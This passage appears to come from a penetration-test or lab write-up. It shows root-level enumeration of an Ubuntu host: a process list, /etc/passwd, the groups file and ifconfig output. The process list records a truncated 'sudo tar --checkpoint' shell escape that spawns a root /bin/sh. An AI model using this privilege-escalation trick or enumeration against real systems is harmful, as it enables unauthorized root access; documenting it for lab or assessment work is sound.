lightdm   1220  0.0  2.5 546888 12660 ?        Ssl  04:04   0:00 /usr/lib/x86_64-linux-gnu/indicator-dateti
lightdm   1221  0.0  5.8 570764 28552 ?        Ssl  04:04   0:03 /usr/lib/x86_64-linux-gnu/indicator-keyboa
lightdm   1222  0.0  1.9 741996  9368 ?        Ssl  04:04   0:00 /usr/lib/x86_64-linux-gnu/indicator-sound/
lightdm   1231  0.0  4.9 625984 24288 ?        Sl   04:04   0:01 /usr/lib/unity-settings-daemon/unity-setti
lightdm   1239  0.0  1.2 632248  6280 ?        Ssl  04:04   0:00 /usr/lib/x86_64-linux-gnu/indicator-sessio
lightdm   1257  0.0  2.5 403148 12676 ?        Ssl  04:04   0:00 /usr/lib/x86_64-linux-gnu/indicator-applic
lightdm   1267  0.0  2.1 485016 10344 ?        S<l  04:04   0:00 /usr/bin/pulseaudio --start --log-target=s
rtkit     1268  0.0  0.6 183544  3140 ?        SNsl 04:04   0:00 /usr/lib/rtkit/rtkit-daemon
root      1291  0.0  1.8 345860  9272 ?        Ssl  04:04   0:00 /usr/lib/upower/upowerd
colord    1302  0.0  2.0 308204 10192 ?        Ssl  04:04   0:00 /usr/lib/colord/colord
www-data  1450  0.0  0.9 492588  4540 ?        Sl   04:08   0:01 /usr/sbin/apache2 -k start
www-data  1451  0.0  0.8 558196  4128 ?        Sl   04:08   0:01 /usr/sbin/apache2 -k start
root      1533  0.0  1.4 100348  7148 ?        Ss   04:08   0:00 /usr/sbin/cupsd -l
root      1534  0.0  1.9 274816  9364 ?        Ssl  04:08   0:00 /usr/sbin/cups-browsed
root      1827  0.0  0.0      0     0 ?        I    04:18   0:00 [kworker/0:1]
root      1834  0.0  0.0      0     0 ?        I    04:19   0:00 [kworker/u30:2]
root      1859  0.0  0.0      0     0 ?        I    04:33   0:00 [kworker/u30:1]
```



```
root       1950  0.0  0.0      0     0 ?        I    04:42   0:00 [kworker/0:0]
root       1958  0.0  1.3  94928  6748 ?        Ss   04:44   0:00 sshd: lin [priv]
lin        1960  0.0  0.9  45300  4544 ?        Ss   04:44   0:00 /lib/systemd/systemd --user
lin        1961  0.0  0.3 145384  1864 ?        S    04:44   0:00 (sd-pam)
lin        1990  0.0  0.7  94928  3492 ?        S    04:44   0:00 sshd: lin@pts/8
lin        1991  0.0  1.0  29692  5168 pts/8    Ss   04:44   0:00 -bash
root       2013  0.0  0.8  61860  4028 pts/8    S    04:56   0:00 sudo tar -cf /dev/null /dev/null --checkpo
root       2014  0.0  0.6  36220  3044 pts/8    S    04:56   0:00 tar -cf /dev/null /dev/null --checkpoint=1
root       2015  0.0  0.3   4504  1584 pts/8    S    04:56   0:00 /bin/sh
root       2040  0.0  0.6  44432  3360 pts/8    R+   05:20   0:00 ps aux
```


Users & Groups

Users



```
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
ftp:x:121:129:ftp daemon,,,:/srv/ftp:/bin/false
lin:x:1001:1001:Lin,,,:/home/lin:/bin/bash
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
# 
```


Groups



```
floppy:x:25:
tape:x:26:
sudo:x:27:
audio:x:29:pulse
dip:x:30:
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
systemd-journal:x:101:
systemd-timesync:x:102:
systemd-network:x:103:
systemd-resolve:x:104:
systemd-bus-proxy:x:105:
input:x:106:
crontab:x:107:
syslog:x:108:
netdev:x:109:
messagebus:x:110:
uuidd:x:111:
ssl-cert:x:112:
lpadmin:x:113:
lightdm:x:114:
nopasswdlogin:x:115:
ssh:x:116:
whoopsie:x:117:
mlocate:x:118:
avahi-autoipd:x:119:
avahi:x:120:
bluetooth:x:121:
scanner:x:122:saned
colord:x:123:
pulse:x:124:
pulse-access:x:125:
rtkit:x:126:
saned:x:127:
sambashare:x:128:
ftp:x:129:
lin:x:1001:
# 
```


Network

IPConfig\IFConfig




```
# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:80:91:b3:61:cb
          inet addr:10.10.32.151  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::80:91ff:feb3:61cb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:233607 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11641 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10334493 (10.3 MB)  TX bytes:1336151 (1.3 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:182 errors:0 dropped:0 overruns:0 frame:0
          TX packets:182 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14071 (14.0 KB)  TX bytes:14071 (14.0 KB)

#
```

